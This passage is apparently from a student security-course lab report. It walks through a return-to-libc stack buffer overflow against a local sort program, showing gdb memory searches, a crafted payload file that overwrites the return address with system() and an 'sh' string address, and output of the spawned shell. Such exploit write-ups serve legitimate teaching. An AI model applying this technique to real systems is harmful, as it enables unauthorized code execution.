        0xb7ff67c0 - 0xb7ffa7a0 is .rodata in /lib/ld-linux.so.2
        0xb7ffa7a0 - 0xb7ffae24 is .eh_frame_hdr in /lib/ld-linux.so.2
        0xb7ffae24 - 0xb7ffd71c is .eh_frame in /lib/ld-linux.so.2
        0xb7ffecc0 - 0xb7ffef34 is .data.rel.ro in /lib/ld-linux.so.2
        0xb7ffef34 - 0xb7ffefec is .dynamic in /lib/ld-linux.so.2
        0xb7ffefec - 0xb7ffeff8 is .got in /lib/ld-linux.so.2
```




```
        0xb7fff000 - 0xb7fff024 is .got.plt in /lib/ld-linux.so.2
        0xb7fff040 - 0xb7fff878 is .data in /lib/ld-linux.so.2
---Type <return> to continue, or q <return> to quit---
        0xb7fff878 - 0xb7fff938 is .bss in /lib/ld-linux.so.2
        0xb7e17174 - 0xb7e17198 is .note.gnu.build-id in /lib/i386-linux-gnu/libc
.so.6
        0xb7e17198 - 0xb7e171b8 is .note.ABI-tag in /lib/i386-linux-gnu/libc.so.6
        0xb7e171b8 - 0xb7e1aec8 is .gnu.hash in /lib/i386-linux-gnu/libc.so.6
        0xb7e1aec8 - 0xb7e24438 is .dynsym in /lib/i386-linux-gnu/libc.so.6
        0xb7e24438 - 0xb7e2a15e is .dynstr in /lib/i386-linux-gnu/libc.so.6
        0xb7e2a15e - 0xb7e2b40c is .gnu.version in /lib/i386-linux-gnu/libc.so.6
        0xb7e2b40c - 0xb7e2b898 is .gnu.version_d in /lib/i386-linux-gnu/libc.so.
6
        0xb7e2b898 - 0xb7e2b8d8 is .gnu.version_r in /lib/i386-linux-gnu/libc.so.
6
```



```
        0xb7e2b8d8 - 0xb7e2e2e8 is .rel.dyn in /lib/i386-linux-gnu/libc.so.6
        0xb7e2e2e8 - 0xb7e2e348 is .rel.plt in /lib/i386-linux-gnu/libc.so.6
        0xb7e2e350 - 0xb7e2e420 is .plt in /lib/i386-linux-gnu/libc.so.6
        0xb7e2e420 - 0xb7f5fb6e is .text in /lib/i386-linux-gnu/libc.so.6
        0xb7f5fb70 - 0xb7f60afb is __libc_freeres_fn in /lib/i386-linux-gnu/libc.
so.6
        0xb7f60b00 - 0xb7f60cfe is __libc_thread_freeres_fn in /lib/i386-linux-gn
u/libc.so.6
        0xb7f60d00 - 0xb7f82754 is .rodata in /lib/i386-linux-gnu/libc.so.6
        0xb7f82754 - 0xb7f82767 is .interp in /lib/i386-linux-gnu/libc.so.6
        0xb7f82768 - 0xb7f89c0c is .eh_frame_hdr in /lib/i386-linux-gnu/libc.so.6
        0xb7f89c0c - 0xb7fbaf68 is .eh_frame in /lib/i386-linux-gnu/libc.so.6
        0xb7fbaf68 - 0xb7fbb3c6 is .gcc_except_table in /lib/i386-linux-gnu/libc.
so.6
        0xb7fbb3c8 - 0xb7fbe928 is .hash in /lib/i386-linux-gnu/libc.so.6
        0xb7fbf1d4 - 0xb7fbf1dc is .tdata in /lib/i386-linux-gnu/libc.so.6
        0xb7fbf1dc - 0xb7fbf220 is .tbss in /lib/i386-linux-gnu/libc.so.6
        0xb7fbf1dc - 0xb7fbf1e8 is .init_array in /lib/i386-linux-gnu/libc.so.6
        0xb7fbf1e8 - 0xb7fbf260 is __libc_subfreeres in /lib/i386-linux-gnu/libc.
so.6
        0xb7fbf260 - 0xb7fbf264 is __libc_atexit in /lib/i386-linux-gnu/libc.so.6
        0xb7fbf264 - 0xb7fbf274 is __libc_thread_subfreeres in /lib/i386-linux-gn
u/libc.so.6
        0xb7fbf280 - 0xb7fc0da8 is .data.rel.ro in /lib/i386-linux-gnu/libc.so.6
        0xb7fc0da8 - 0xb7fc0e98 is .dynamic in /lib/i386-linux-gnu/libc.so.6
        0xb7fc0e98 - 0xb7fc0ff4 is .got in /lib/i386-linux-gnu/libc.so.6
        0xb7fc1000 - 0xb7fc103c is .got.plt in /lib/i386-linux-gnu/libc.so.6
        0xb7fc1040 - 0xb7fc1ebc is .data in /lib/i386-linux-gnu/libc.so.6
        0xb7fc1ec0 - 0xb7fc4a7c is .bss in /lib/i386-linux-gnu/libc.so.6
(gdb) 
```

Next, search for the address where we can enter a shell code. The starting point of searching is the first mention of “lib”, which is more likely to be the place of “sh”. After searching through most of the memory, I finally found the address of “sh”.




```
(gdb) find 0xb7fde114, 0xb7fde138, "sh"
Pattern not found.
(gdb) find 0xb7fde138, 0xb7fde1f8, "sh"
Pattern not found.
(gdb) find 0xb7fde1f8, 0xb7fde2dc, "sh"
Pattern not found.
(gdb) find 0xb7fde2dc, 0xb7fde4ac, "sh"
Pattern not found.
(gdb) find 0xb7fde4ac, 0xb7fde642, "sh"
Pattern not found.
(gdb) find 0xb7fde642, 0xb7fde67c, "sh"
Pattern not found.
(gdb) find 0xb7fde67c, 0xb7fde744, "sh"
Pattern not found.
(gdb) find 0xb7fde744, 0xb7fde7b4, "sh"
Pattern not found.
(gdb) find 0xb7fde7b4, 0xb7fde7e4, "sh"
warning: Unable to access 49 bytes of target memory at 0xb7fde7b4, halting search
.
Pattern not found.
(gdb) find 0xb7fde7f0, 0xb7fde860, "sh"
Pattern not found.
(gdb) find 0xb7fde860, 0xb7ff67ac, "sh"
warning: Unable to access 2123 bytes of target memory at 0xb7ff5f62, halting sear
ch.
Pattern not found.
(gdb) find 0xb7ff67c0, 0xb7ffa7a0, "sh"
0xb7ff7e5c <__PRETTY_FUNCTION__.9595+12>
1 pattern found.
(gdb) 
```


Address of “sh”: 0xb7ff7e5c

5. Craft shell code in attack-data.txt


I opened a new .txt file named “attack-data” and entered a long list to overwrite the return address with the address of “system()”.


Top of stack
Stack
Stack grows from bottom to top
Where buffer overflow attack would occur
Buffer
Frame pointer
4 Bytes
Return address
system()
4 Bytes
argv
"sh"
4 Bytes
argc
4 Bytes
Bottom of stack
When return, system() will be called
When system() is called, the program "thinks" its function argument is stored here. Thus, it goes to this place and gets a new shell

The key of successful exploitation is to overwrite all places in buffer and frame with anything, and then overwrite return address with “0xb7e57190” and argument with “0xb7ff7e5c”. In the first trial, I just copied a long list of “0xb7e57190” in order to fill in buffer and frame pointer, which looked like the following.




```
attack-data.txt ×
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7ff7e5c
```



```
Sorted list in ascending order:
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7ff7e5c
sh: 1: S◆◆D$▯◆g: not found
sh: 1: S◆◆D$▯◆g: not found
sh: 1: S◆◆D$▯◆g: not found
sh: 1: S◆◆D$▯◆g: not found
sh: 1: S◆◆D$▯◆g: not found
sh: 1: S◆◆D$▯◆g: not found
sh: 1: S◆◆D$▯◆g: not found
sh: 1: S◆◆D$▯◆g: not found
sh: 1: S◆◆D$▯◆g: not found
sh: 1: S◆◆D$▯◆g: not found
$
```


After execution of sort.c with input attack-data.txt, a new shell was opened, but before that there were ten lines of “sh: 1: S��D$��g: not found”. This means the overflow was longer than enough.

I deleted ten lines of “b7e57190” and we note that a new shell code was opened immediately with a different PID without segmentation fault.



```
ubuntu@ubuntu-VirtualBox:~/CS4235-P1/Exploit$ echo $$
2120
ubuntu@ubuntu-VirtualBox:~/CS4235-P1/Exploit$ ./sort attack-data.txt
Current local time and date: Sat Feb  9 17:29:49 2019


Source list:
0xb7e57190
0xb7e57190
0xb7e57190
0xb7e57190
0xb7e57190
0xb7e57190
0xb7e57190
0xb7e57190
0xb7e57190
0xb7e57190
0xb7e57190
0xb7e57190
0xb7e57190
0xb7e57190
0xb7e57190
0xb7ff7e5c

Sorted list in ascending order:
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7ff7e5c
$ echo $$
2437
$ 
```

The final attack-data.txt looks like this:



```
attack-data.txt ×
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7e57190
b7ff7e5c
```

Reference

1. Stack overflow: https://gitea.simcop2387.info/dasvootz/GT_6035_CompSec/raw/commit/3160f307449c2e1fda15588d922d8b1e2814638a/project1/EricVootsProject1.pdf
2. Heap overflow: https://sploitfun.wordpress.com/2015/02/26/heap-overflow-using-unlink/
3. Struct member alignment and padding: https://www.geeksforgeeks.org/structure-member-alignment-padding-and-data-packing/
4. Heap exploitation: http://security.cs.rpi.edu/courses/binexp-spring2015/lectures/17/10_lecture.pdf